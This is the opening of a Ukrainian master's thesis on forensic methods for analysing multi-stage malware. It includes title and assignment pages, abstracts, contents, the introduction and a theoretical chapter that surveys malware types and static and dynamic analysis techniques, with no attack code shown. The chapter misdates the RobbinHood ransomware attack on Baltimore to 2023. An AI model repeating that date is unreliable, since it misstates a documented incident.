

Міністерство освіти і науки України
Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки


ПОЯСНЮВАЛЬНА ЗАПИСКА

до випускної кваліфікаційної роботи магістра
на тему: «Методи та інструменти цифрової
криміналістики для аналізу даних і шкідливого
програмного забезпечення»

Виконав студент 2-го курсу групи КБм-24-1
спеціальності 125 «Кібербезпека та захист інформації»

 Артем ЛАЙЧУК

Керівник: завідувач кафедри КІ та КБ, к.т.н, доцент


 Андрій ЄФІМЕНКО

Рецензент: професор кафедри КІ та КБ, д.т.н, доцент

 Володимир ВОРОТНИКОВ

Житомир – 2025

Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки
Спеціальність 125 «Кібербезпека та захист інформації»
Освітня програма «Кібербезпека»

ЗАТВЕРДЖУЮ
Завідувач
кафедри комп'ютерної
інженерії та кібербезпеки
 Андрій ЄФІМЕНКО
6 жовтня 2025 р.

ЗАВДАННЯ

на випускню кваліфікаційну роботу магістра

Студент: Лайчук Артем Андрійович

Тема роботи: «Методи та інструменти цифрової криміналістики для аналізу даних і шкідливого програмного забезпечення»

затверджена Наказом університету від 6 жовтня 2025 р. № 566/с

Термін здачі студентом закінченої роботи 18 грудня 2025 р.

Вихідні дані роботи (зазначається предмет і об'єкт дослідження):



Предметом дослідження є методи, техніки та інструменти цифрової криміналістики для відновлення прихованих даних і аналізу шкідливих програм.

Об'єктом дослідження є процеси криміналістичного аналізу шкідливих програм, зокрема багатоступеневих зразків, що застосовують техніки маскуванню, обфускації та прихованого зберігання даних.


Обладнання та програмне забезпечення:

1. VMware Workstation.
2. Parrot OS (Security Version).
3. Python 3.10.12.
4. dnSpy v6.1.8.


Консультанти з випускної кваліфікаційної роботи із зазначенням розділів, що їх стосуються

Розділ	Консультант	Підпис, дата	
		Завдання видав	Завдання прийняв
1	Покотило О.А.	06.10.2025 	06.10.2025 
2	Покотило О.А.	24.10.2025 	24.10.2025 
3	Єфіменко А.А.	10.11.2025 	10.11.2025 


Студент  Артем ЛАЙЧУК

Керівник  Андрій ЄФІМЕНКО

Календарний план

№ з/п	Назви етапів випускної кваліфікаційної роботи	Термін виконання етапів роботи	Примітка
1	Постановка завдання	06.10.2025 – 10.10.2025	Виконано
2	Розробка плану дослідження	13.10.2025 – 15.10.2025	Виконано
3	Аналіз теоретичних аспектів цифрової криміналістики та методів дослідження шкідливих програм	16.10.2025 – 20.10.2025	Виконано
4	Дослідження інструментів цифрової криміналістики та методів збору цифрових доказів	21.10.2025 – 24.10.2025	Виконано
5	Дослідження технік обфускації, прихованого кодування та криптографічних методів	27.10.2025 – 07.11.2025	Виконано
6	Розробка методики практичного аналізу шкідливого файлу	10.11.2025 – 13.11.2025	Виконано
7	Відновлення та статичний аналіз компонентів шкідливого ПЗ	17.11.2025 – 20.11.2025	Виконано
8	Реалізація алгоритмів для криптографічного відновлення корисного навантаження	21.11.2025 – 22.11.2025	Виконано
9	Перевірка достовірності результатів криміналістичного аналізу.	24.11.2025 – 25.11.2025	Виконано
10	Написання пояснювальної записки	01.12.2025 – 13.12.2025	Виконано
11	Захист	18.12.2025	

Студент  Артем ЛАЙЧУК

Керівник  Андрій ЄФІМЕНКО

АНОТАЦІЯ

Випускна кваліфікаційна робота магістра складається з пояснювальної записки, що містить вступ, три розділи, висновки, список використаної літератури та додатки. Текстова частина викладена на 69 сторінках друкованого тексту. Пояснювальна записка має 3 сторінки додатків. Список використаних джерел містить 28 найменувань і займає 3 сторінки. В роботі наведено 52 рисунка та 2 таблиці. Загальний обсяг роботи – 91 сторінка.

Метою кваліфікаційної роботи є дослідження та практичне застосування послідовної методики криміналістичного аналізу багатоступеневого шкідливого програмного забезпечення шляхом деобфускації коду, відновлення прихованих даних та криптографічного вилучення корисного навантаження.

В рамках роботи було розглянуто теоретичні аспекти цифрової криміналістики, типи шкідливих об'єктів та методи їх аналізу. Окрему увагу приділено технікам обфускації, прихованого кодування та криптографічним механізмам, що застосовується в шкідливому програмному забезпеченні. Виконано практичний аналіз шкідливого MSC-файлу, включно з деобфускацією JavaScript-коду, декодуванням зашифрованих даних (Base64, XOR, AES-CBC) та статичним дослідженням DLL-бібліотеки.

КЛЮЧОВІ СЛОВА: ЦИФРОВА КРИМІНАЛІСТИКА. ДЕКОДУВАННЯ, ДЕОБФУСКАЦІЯ, DLL, AES-CBC.

ANNOTATION

The final qualification work of the master consists of an explanatory note, including an introduction, three chapters, conclusions, a list of references, and appendices. The text part is set out on 69 pages of printed text. The explanatory note includes 3 page of appendices. The list of references contains 28 sources and occupies 3 pages. The work contains 52 figures and 2 tables. The total volume of the work is 91 pages.

The purpose of this qualification work is to study and practically apply a sequential methodology for the forensic analysis of multi-stage malicious software through code deobfuscation, recovery of hidden data, and cryptographic extraction of the payload.

Within the framework of the work, the theoretical aspects of digital forensics, types of malicious objects, and methods for their analysis were examined. Special attention was given to obfuscation techniques, hidden data encoding, and cryptographic mechanisms used in malicious software. A practical analysis of a malicious MSC file was performed, including deobfuscation of JavaScript code, decoding of encrypted data (Base64, XOR, AES-CBC), and static analysis of a DLL library.

KEYWORDS: DIGITAL FORENSICS, DECODING, DEOBFUSCATION, DLL, AES-CBC.

ЗМІСТ

ВСТУП.....	8
РОЗДІЛ 1. ТЕОРЕТИЧНІ АСПЕКТИ ЦИФРОВОЇ КРИМІНАЛІСТИКИ ТА ОСНОВИ ДОСЛІДЖЕННЯ ЦИФРОВИХ ДОКАЗІВ.....	10
1.1. Сутність цифрової криміналістики.	10
1.2. Типи шкідливих об'єктів і методи їх аналізу.....	13
1.3. Інструменти та технологічний стек для цифрової криміналістики та аналізу шкідливого програмного забезпечення.	24
1.4. Принципи збору та збереження цифрових доказів.	35
РОЗДІЛ 2. МЕТОДИ ТА ТЕХНОЛОГІЇ АНАЛІЗУ ШКІДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ	37
2.1. Архітектура, життєвий цикл та методи аналізу сучасних багатоступеневих (multi-stage) шкідливих програм.	37
2.2. Техніки обфускації та деобфускації у сучасних шкідливих програмах. ..	42
2.3. Моделі прихованого кодування і зберігання даних у шкідливому ПЗ, методи їх виявлення та відновлення.....	46
2.4. Криптографічні механізми в сучасному шкідливому програмному забезпеченні, методи їх криптоаналізу та відновлення ключів.	51
РОЗДІЛ 3. ПРАКТИЧНЕ ДОСЛІДЖЕННЯ ТА АНАЛІЗ ШКІДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ	57
3.1. Постановка завдання та первинний аналіз шкідливого файлу MSC.....	57
3.2. Деобфускація та дослідження JavaScript-коду.	60
3.3. Декодування шкідливих даних та відновлення прихованого корисного навантаження.....	62
3.4. Відновлення та первинний статичний аналіз артефактів шкідливого програмного забезпечення.	67
3.5. Ідентифікація DLL-бібліотеки та поглиблений статичний аналіз.....	73
3.6. Криптографічне відновлення фінального шкідливого компонента (AES-SVC).	77
ВИСНОВКИ.....	83
СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ	85
ДОДАТКИ.....	87

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

IACIS - International Association of Computer Investigative Specialists

NIST - The National Institute of Standards and Technology

MSC - Microsoft Management Console file

IoT - Internet of Things

AES - Advanced Encryption Standard

C2 - Command and Control

XOR - Exclusive OR

DLL - Dynamic Link Library

PE - Portable Executable

IDA - Interactive Disassembler Professional

Base64 - Binary-to-Text Encoding Scheme

JS - JavaScript

RSA - Rivest-Shamir-Adleman

CRC - Cyclic Redundancy Check

IV - Initialization Vector

HMAC - Hash-based Message Authentication Code

ECC - Elliptic Curve Cryptography

JSON - JavaScript Object Notation

CPU - Central Processing Unit

RAM - Random Access Memory

ВСТУП

Актуальність. Сучасне цифрове середовище характеризується високим рівнем складності та поширенням шкідливого програмного забезпечення, що загрожує безпеці інформаційних систем. На відміну від простих загроз минулого, сучасні шкідливі програми є багатоступеневими та активно використовують складні механізми обфускації коду, прихованого зберігання даних та гібридної криптографії для маскуванню своєї справжньої мети та уникнення виявлення статичними антивірусними системами. Надійне виявлення, розшифрування та відновлення прихованих компонентів шкідливого ПЗ є критично важливим для забезпечення кібербезпеки організацій і збереження цифрових доказів.

З огляду на швидке поширення складних загроз та необхідність проведення аналізу на ранніх етапах інфікування, зростає потреба у послідовних методиках цифрової криміналістики, які поєднують статичний аналіз, деобфускацію коду та криптоаналіз. Такий підхід дозволяє відновлювати приховані дані, виявляти шкідливі компоненти та формувати надійні цифрові докази для подальшого використання у дослідженнях або правоохоронних процесах.

Метою кваліфікаційної роботи є дослідження та практичне застосування методів криміналістичного аналізу багатоступеневого шкідливого програмного забезпечення шляхом деобфускації коду, відновлення прихованих даних і криптографічного вилучення корисного навантаження.

Мета обумовлює виконання наступних завдань:

1. Дослідження теоретичних аспектів цифрової криміналістики, типів шкідливих об'єктів та методів їх аналізу.
2. Огляд і аналіз технік обфускації, прихованого кодування та криптографічних механізмів у сучасному шкідливому ПЗ.
3. Проведення практичного аналізу шкідливого MSC-файлу, включно з деобфускацією JavaScript-коду та декодуванням зашифрованих даних (Base64, XOR, AES-CBC).

4. Статичний аналіз DLL-бібліотеки та відновлення прихованих компонентів шкідливого ПЗ.

5. Розробка та застосування програмних засобів (Python-скриптів) для автоматизації криптографічного відновлення фінального корисного навантаження.

6. Тестування та перевірка результатів аналізу, підтвердження коректності відновлених даних.

Об'єктом дослідження є процеси криміналістичного аналізу шкідливих програм, зокрема багатоступневих зразків, що застосовують техніки маскуванню, обфускації та прихованого зберігання даних.

Предметом дослідження є методи, техніки та інструменти цифрової криміналістики для відновлення прихованих даних і аналізу шкідливих програм.

Результатом виконання кваліфікаційної роботи є проведений повний статичний аналіз багатоступневого шкідливого програмного забезпечення, що включає дослідження MSC-файлу, деобфускацію JavaScript-коду, відновлення зашифрованих даних (Base64, XOR, AES-CBC) та аналіз DLL-бібліотеки для вилучення прихованого корисного навантаження. У ході роботи відтворено логіку функціонування шкідливого об'єкта та встановлено техніки, застосовані для приховування та ускладнення аналізу.

РОЗДІЛ 1. ТЕОРЕТИЧНІ АСПЕКТИ ЦИФРОВОЇ КРИМІНАЛІСТИКИ ТА ОСНОВИ ДОСЛІДЖЕННЯ ЦИФРОВИХ ДОКАЗІВ

1.1. Сутність цифрової криміналістики.

Цифрова криміналістика – це процес ідентифікації, зберігання, аналізу та документації матеріалів, знайдених на цифрових або електронних пристроях, таких як комп'ютери, смартфони, пристрої віддаленого зберігання даних, пристрої IoT [1]. Спочатку цей термін застосовувався переважно до кримінальних розслідувань, зосереджуючись на використанні цифрових доказів у судовому переслідуванні злочинів, але в останні роки він розширився, включивши в себе багато інших видів розслідувань.

Перші цифрові докази з'явилися наприкінці 1970-х років. Однак значний розвиток дисципліни розпочався у 1980-х роках з розповсюдженням персональних комп'ютерів, що створило потребу у методах аналізу цифрових доказів.

На початку 2000-х років сформувалися формальні методології (IACIS, NIST), які визначили стандарти роботи з цифровими доказами у кримінальних розслідуваннях та інцидентах інформаційної безпеки.

Метою цифрової криміналістики є збереження доказів у тому вигляді, в якому вони існують, а також виявлення інформації, яка допомагає аналітику реконструювати минулі події і зрозуміти не тільки як, але й чому вони відбулися.

Цифрові докази стосуються даних та інформації, що зберігаються, передаються або отримуються електронним пристроєм, які можуть бути використані як докази під час розслідування[2]. На відміну від традиційних доказів (відбитки пальців, очевидці), цифрові докази існують у цифровому форматі і використовуються як у кримінальних, так і в цивільних справах.

Цифрові докази можуть приймати різні форми, включаючи текстові повідомлення, електронні листи, цифрові фотографії та відео, журнали викликів, дані GPS, історію веб-перегляду, дані про стан здоров'я та взаємодію в соціальних мережах. Він зберігається на різних цифрових пристроях, таких як

мобільні телефони, комп'ютери, планшети, цифрові камери, фітнес-носії, розумні годинники та служби хмарного зберігання.

Цифрова криміналістика охоплює широкий спектр досліджень, які спрямовані на аналіз та виявлення цифрових доказів у різних середовищах. Вона використовується як у кримінальних розслідуваннях, так і у випадках інцидентів інформаційної безпеки. Основні напрямки цієї галузі включають роботу з носіями інформації, мережевими даними, оперативною пам'яттю, мобільними пристроями та шкідливими програмами.

Фізичні носії інформації, такі як жорсткі диски, твердотільні накопичувачі (SSD), карти пам'яті та флеш-накопичувачі, складають основу для аналізу цифрових носіїв та відновлення даних. Дані, що зберігаються на таких пристроях, можуть містити важливу інформацію про дії користувача, файли, що були створені або видалені, а також залишкові сліди шкідливих програм.

Основні завдання аналізу цифрових носіїв:

1. Відновлення видалених файлів та пошук прихованої інформації.
2. Аналіз файлових систем і метаданих.
3. Виявлення зашифрованих або прихованих розділів на носіях.
4. Дослідження журналів подій та слідів активності користувача

Дослідження оперативної пам'яті та аналіз процесів виконується для отримання тимчасових даних, які можуть бути важливими у криміналістичному розслідуванні, особливо якщо зловмисник використовує техніки уникнення запису інформації на диск. Оскільки дані в оперативній пам'яті зникають після перезавантаження або вимкнення пристрою, швидке їх вилучення є критично важливим.

Ключові завдання дослідження оперативної пам'яті:

1. Виявлення активних процесів і взаємодій між ними.
2. Аналіз роботи підозрілих програм без необхідності їх виконання.
3. Відновлення незбережених документів та інших даних.
4. Ідентифікація шкідливих програм, що працюють у пам'яті.

Аналіз мережевого трафіку та розслідування інцидентів у мережах є необхідною процедуррою, оскільки мережевий трафік слугує важливим джерелом доказів у випадках зламу систем, витоку даних та атак на інформаційну інфраструктуру. Саме через мережеві з'єднання зловмисники часто передають викрадену інформацію або встановлюють контроль над зараженими пристроями. Перехоплення та аналіз мережевих пакетів для виявлення підозрілих дій, виявлення слідів атак, таких як DDos, MITM, DNS Spoofing, аналіз з'єднань із зовнішніми серверами, зокрема командо-контрольними (C2), відновлення переданих файлів, повідомлень та інших цифрових доказів є основними завданнями напрямку аналізу мережевого трафіку.

Мобільні пристрої та додатки стають важливим джерелом доказів у розслідуваннях, оскільки містять контакти, повідомлення, GPS-дані, історію дзвінків, а також інформацію з месенджерів та соціальних мереж.

Основні завдання дослідження мобільних пристроїв:

1. Вилучення даних із мобільних пристроїв, включаючи історію дзвінків, SMS та месенджери.
2. Аналіз встановлених додатків та їхніх кешованих даних.
3. Відновлення видалених файлів та даних із SIM-карт.
4. Визначення місцезнаходження користувача за допомогою GPS-даних

Шкідливе програмне забезпечення, яке використовується зловмисниками для компрометації систем та викрадення конфіденційних даних, є одним із головних інструментів кіберзлочинності. Його дослідження у цифровій криміналістиці дозволяє виявити методи атак та розробити ефективні заходи захисту.

Напрямок дослідження шкідливого програмного забезпечення включає в себе наступні завдання:

1. Аналіз підозрілих виконуваних файлів та їхніх взаємодій із системою.
2. Дослідження вихідного коду шкідливих програм за допомогою зворотного інжинірингу.

3. Аналіз технік приховування, які використовуються для уникнення антивірусного виявлення.

4. Дослідження взаємодії з командно-контрольними серверами (C2).

Останнім важливим напрямком є аналіз даних, які зберігаються у хмарних сервісах. Оскільки багато компаній і користувачів переходять на хмарні платформи, злочинці також починають використовувати ці середовища для приховування слідів своїх дій. Цифрова криміналістика хмарних середовищ зосереджена на дослідженні логів доступу, відновленні файлів із віддалених серверів та аналізі потенційних вразливостей у хмарних середовищах.

1.2. Типи шкідливих об'єктів і методи їх аналізу.

Існують різні типи шкідливих програм, які кіберзлочинці використовують для зараження користувачів та отримання облікових даних і доступу до важливої та цінної інформації.

Найбільш поширені та загальні категорії шкідливого програмного забезпечення [3]:

1. Adware (Рекламне ПЗ).
2. Spyware (Шпигунське ПЗ).
3. Вірус.
4. Worm (Хробак).
5. Trojan (Вірус-троян).
6. Rootkit (Путкіт).
7. Backdoor (Бекдор).
8. Keyloggers (Кейлогери).
9. Fileless Malware (Безфайловий шкідливий код).
10. Ransomware (Програми-вимагачі).
11. Bots/Botnets (Бот-мережі).
12. Mobile Malware (Шкідливе ПЗ для мобільних пристроїв).

Adware відстежує активність користувача в Інтернеті, щоб визначити, яку рекламу йому показувати. Хоча рекламне ПЗ схоже на шпигунське ПЗ, воно не встановлює жодного програмного забезпечення на комп'ютер користувача.

Небезпека рекламного ПЗ полягає в порушенні конфіденційності користувача – дані, отримані рекламним ПЗ, зіставляються з даними, отриманими явно чи приховано, про активність користувача в інших місцях Інтернету, та використовуються для створення профілю цієї особи, який включає інформацію про її друзів, що вона купила, куди подорожувала тощо. Ця інформація може бути передана або продана рекламодавцям без згоди користувача. Прикладом такої загрози став Fireball – adware, який у 2017 році заразив 250 мільйонів пристроїв, змінюючи пошукові системи та відстежуючи веб-активність користувачів [4].

Spyware збирає інформацію про діяльність користувачів без їхнього відома чи згоди. Це може включати паролі, PIN-коди, платіжну інформацію та неструктуровані повідомлення. Використання шпигунського програмного забезпечення не обмежується браузером на комп'ютері, воно також може працювати в критично важливому додатку або на мобільному телефоні. Навіть якщо викрадені дані не є критичними, наслідки шпигунського програмного забезпечення часто поширюються по всій організації, що приводить до зниження продуктивності.

Вірус – це фрагмент коду, який вставляється в програму та виконується під час її запуску. Потрапивши в мережу, вірус може бути використаний для крадіжки конфіденційних даних, запуску DDoS-атак або атак з використанням програм-вимагачів.

Worms встановлюються в мережі через вразливості операційних систем. Вони можуть отримати доступ кількома способами: через вбудовані в програмне забезпечення бекдори, через ненавмисні вразливості програмного забезпечення або через флеш-накопичувачі. Після їх встановлення зловмисники можуть використовувати їх для запуску DDoS-атак або крадіжки конфіденційних даних. Яскравим прикладом атаки з використанням вірусу типу Worm є WannaCry, який масово поширився у 2017 році, шифруючи файли на комп'ютерах з операційною системою Windows та вимагаючи викуп у криптовалюті за їх відновлення, використовуючи вразливість Windows SMB (EternalBlue) для самостійного

поширення як мережевий хробак [5].

Троян маскується під бажаний код або програмне забезпечення. Після завантаження нічого не підозрюючими користувачами, троян може взяти під контроль системи жертв у зловмисних цілях. Трояни можуть ховатися в іграх, додатках або навіть патчах програмного забезпечення, або бути вбудовані у вкладення фішингових електронних листів. TrickBot є прикладом банківського трояна, який атакує як підприємства, так і споживачів, щоб отримати їхні дані, такі як банківська інформація, облікові дані, особиста інформація (РІІ) і навіть криптовалюту. Після суттєвих оновлень у період з 2016 по 2018 роки, TrickBot використовує вразливість SMB і вимикає моніторинг Windows Defender у режимі реального часу. Хоча він оновив свій алгоритм шифрування, решта функціональності модуля залишилася незмінною. Розробники TrickBot також почали захищати свій код від розкриття дослідниками безпеки, додаючи елементи обфускації [6].

Rootkit – це програмне забезпечення, яке надає зловмисникам віддалений контроль над комп'ютером жертви з повними адміністративними правами. Руткіти можуть бути впроваджені в програми, ядра, гіпервізори або прошивки. Вони поширюються через фішинг, шкідливі вкладення, шкідливі завантаження та скомпрометовані спільні диски. Руткіти також можуть використовуватися для приховування інших шкідливих програм, таких як кейлогери.

Прикладом складного шкідливого ПЗ, яке часто працює разом із rootkit, є Zacinlo. Це шкідливе програмне забезпечення заражає системи, коли користувачі завантажують підроблену програму VPN. Після встановлення Zacinlo проводить перевірку безпеки на наявність конкуруючого шкідливого ПЗ та намагається його видалити. Потім він відкриває невидимі браузері та взаємодіє з контентом як людина – прокручує сторінки, виділяє текст тощо. Ця активність призначена для обману програмного забезпечення поведінкового аналізу. Основне виконання здійснюється, коли шкідливе ПЗ натискає на оголошення у невидимих браузерах, здійснюючи рекламне шахрайство, що приносить зловмисникам частину комісії [7].

Backdoor працює так само, як трояни або хробаки, за винятком того, що він відкриває “чорний хід” на комп'ютері, забезпечуючи мережеве з'єднання для зловмисників або іншого шкідливого ПЗ для проникнення або надсилення нових вірусів.

Keyloggers – це тип шпигунського програмного забезпечення, яке відстежує активність користувачів. Кейлогери мають законне використання; компанії можуть використовувати їх для моніторингу активності співробітників, а сім'ї можуть використовувати їх для відстеження онлайн-поведінки дітей. Однак, якщо їх встановити зі зловмисною метою, кейлогери можуть бути використані для крадіжки паролів, банківської інформації та іншої конфіденційної інформації. Кейлогери можуть бути введені в систему за допомогою фішингу, соціальної інженерії або шкідливих завантажень.

Fileless Malware спочатку нічого не встановлює, натомість воно вносить зміни до файлів, які є легітимними для операційної системи, таких як PowerShell або WMI. Так як операційна система розпізнає відредаговані файли як легітимні, безфайлова атака не виявляється антивірусним програмним забезпеченням, а оскільки ці атаки є прихованими, вони до десяти разів успішніші за традиційні атаки шкідливого програмного забезпечення. Прикладом такої атаки є Astaroth – кампанія безфайлового шкідливого коду, яка у 2019 році розсилала посилання на ярлик .LNK. При завантаженні запускалися легітимні утиліти Windows (WMIC), які завантажували код, що виконувався виключно в пам'яті без залишення слідів. Результатом було встановлення трояна для крадіжки облікових даних користувачів [8].




Рисунок 1.1.1 – Повний цикл виконання атаки Astaroth

Ransomware – це програмне забезпечення, яке використовує шифрування, щоб блокувати доступ жертви до своїх даних до сплати викупу. Організація-жертва частково або повністю не може працювати, доки не сплатить викуп, але немає гарантії, що оплата призведе до отримання необхідного ключа розшифрування або що наданий ключ розшифрування працюватиме належним чином. Прикладом програми-вимагача є RobbinHood, яка у 2023 році зупинила усі міські операції, включаючи збір податків, передачу нерухомості та роботу електронної пошти органів влади міста Балтимор на декілька тижнів, завдавши збитків на суму понад 18 мільйонів доларів [9].

Аналізуючи шкідливе програмне забезпечення, аналітики прагнуть розкрити його основні механізми, визначити його можливості та наміри, а також розробити ефективні контрзаходи для зменшення ризиків, пов'язаних з ним. Такий проактивний підхід дозволяє організаціям посилити свою систему безпеки, розширити можливості виявлення загроз і швидко реагувати на нові кіберзагрози.

Основні цілі аналізу шкідливого програмного забезпечення включають:

1. Ідентифікація (Ransomware Identification).
2. Класифікація (Ransomware Clasification).
3. Розуміння поведінки шкідливого ПЗ.
4. Атрибуцію (Attribution).
5. Контрзаходи (Mitigation Strategies).

Ідентифікація – це процес визначення наявності шкідливого програмного забезпечення в системі або мережі, незалежно від його форми або маскуванню. Цей етап включає виявлення підозрілої активності, аналіз файлів та процесів для встановлення факту компрометації.

Класифікація передбачає розподіл шкідливого програмного забезпечення на категорії на основі його характеристик, методів розповсюдження, корисного навантаження та передбачуваних цілей (наприклад, віруси, хробаки, трояни, програми-вимагачі).

Розуміння полягає в аналізі поведінки, функціональності та потенційного впливу шкідливого програмного забезпечення на скомпрометовану систему або мережу.

Атрибуція передбачає визначення походження, авторства або приналежності шкідливого програмного забезпечення, якщо це можливо, щоб допомогти в розвідці загроз і встановленні авторства.

Контрзаходи включають розробку та впровадження відповідних заходів захисту, таких як антивірусні сигнатури, правила виявлення вторгнень та заходи з посилення захисту системи, для зменшення ризиків, спричинених шкідливим програмним забезпеченням.

Аналіз шкідливого програмного забезпечення – це багатогранний процес, який включає в себе препарування та вивчення шкідливого програмного забезпечення, щоб зрозуміти його поведінку, характеристики та потенційний вплив. Ці методи можна умовно поділити на три основні типи: статичний аналіз, динамічний аналіз і гібридний аналіз.

Методи статичного аналізу відіграють вирішальну роль в аналізі шкідливого програмного забезпечення, досліджуючи шкідливе програмне забезпечення без його виконання. Ці методи зосереджені на аналізі коду, структури та атрибутів шкідливого програмного забезпечення для виявлення потенційних загроз та оцінки його характеристик [10].

Найпоширеніші методи статичного аналізу:

1. Аналіз сигнатур файлів.
2. Виявлення на основі хешу.
3. Аналіз рядків.
4. Вивчення метаданих.
5. Дизасемблювання коду.
6. Правила YARA.
7. PE-аналіз.

Аналіз сигнатур файлів передбачає виявлення шкідливого програмного забезпечення на основі заздалегідь визначених сигнатур або шаблонів у файлі. Антивірусне програмне забезпечення зазвичай використовує виявлення на основі сигнатур для порівняння файлів з відомими сигнатурами шкідливих програм, що зберігаються в базах даних сигнатур.

Виявлення на основі хешу обчислює криптографічні хеш-значення (наприклад, MD5, SHA-1, SHA-256) файлів для їхньої унікальної ідентифікації. Порівнюючи хеш підозрілого файлу з базою даних відомих шкідливих хешів, аналітики можуть швидко визначити, чи пов'язаний файл зі шкідливим програмним забезпеченням.

Аналіз рядків передбачає вилучення з двійкового файлу рядків, які можна прочитати. Ці рядки можуть містити імена функцій API, URL-адреси, ключи реєстру та текстовий вміст, вбудований у шкідливе програмне забезпечення. Дослідження цих рядків може дати уявлення про функціональність і наміри шкідливого програмного забезпечення.

Вивчення метаданих передбачає аналіз метаданих, вбудованих у файли, таких як мітки часу, розмір файлу, інформація про версію та цифрові підписи.

Аномалії або підозрілі атрибути в метаданих можуть вказувати на потенційну зловмисну діяльність.

Дизасемблювання коду перетворює двійковий код в інструкції на мові асемблера для ручного або автоматизованого аналізу. Для дизасемблювання двійкових файлів шкідливих програм зазвичай використовують такі інструменти, як IDA Pro, Ghidra та Radare2. Аналітики можуть вивчити дизасемблований код, щоб зрозуміти логіку роботи шкідливого програмного забезпечення, визначити ключові функції та виявити потенційні вразливості.

Правила YARA – це потужний інструмент для створення власних сигнатур і правил для ідентифікації та класифікації шкідливих програм на основі певних шаблонів або характеристик. Аналітики можуть писати правила YARA для виявлення унікальних артефактів, поведінки або шаблонів коду, пов'язаних із сімействами або варіантами шкідливих програм.

PE-аналіз (аналіз Portable Executable) фокусується на дослідженні виконуваних файлів Windows (.exe) і бібліотек динамічних посилань (.dll). Аналітики можуть досліджувати заголовок PE, заголовки розділів, таблиці імпорту/експорту та інші метадані, щоб зрозуміти структуру і поведінку файлу.

Методи динамічного аналізу передбачають запуск шкідливого програмного забезпечення в контрольованому середовищі для спостереження за його поведінкою та наслідками в режимі реального часу. На відміну від статичного аналізу, який досліджує шкідливе програмне забезпечення без його запуску, динамічний аналіз дає уявлення про діяльність шкідливого програмного забезпечення під час виконання, включаючи мережеву комунікацію, модифікації файлової системи та взаємодію процесів.

Найпоширеніші методи динамічного аналізу:

1. Аналіз у пісочниці (Sandbox Analysis).
2. Дебагінг (Debugging).
3. Інструментарій динамічного коду (Dynamic Code Instrumentation).
4. Аналіз мережевого трафіку (Network Traffic Analysis).
5. Аналіз пам'яті (Memory Analysis)

6. Динамічне розшифрування/декомпресія шкідливого програмного забезпечення (Dynamic Decompression of Malware)

Аналіз у пісочниці передбачає запуск шкідливого програмного забезпечення в ізолюваному середовищі (пісочниці), створеному для імітації реальної операційної системи. Пісочниці відстежують поведінку шкідливого програмного забезпечення, включаючи системні виклики, модифікації реєстру, зміни файлової системи та мережевий трафік. Спостерігаючи за поведінкою шкідливого програмного забезпечення в контрольованому середовищі, аналітики можуть ідентифікувати зловмисні дії та оцінити потенційні загрози без ризику для цілісності хост-системи.

Дебагінг або налагодження передбачає запуск шкідливого програмного забезпечення в відладчику – програмному інструменті, який дозволяє аналітикам контролювати виконання шкідливого програмного забезпечення, встановлювати точки зупинки, перевіряти вміст пам'яті та відстежувати потік програми. Для динамічного аналізу зазвичай використовують такі відладчики, як OllyDbg, WinDbg і GDB. Простежуючи виконання шкідливого програмного забезпечення та вивчаючи його поведінку під час виконання, аналітики можуть отримати уявлення про його функціональність та виявити потенційні вразливості.

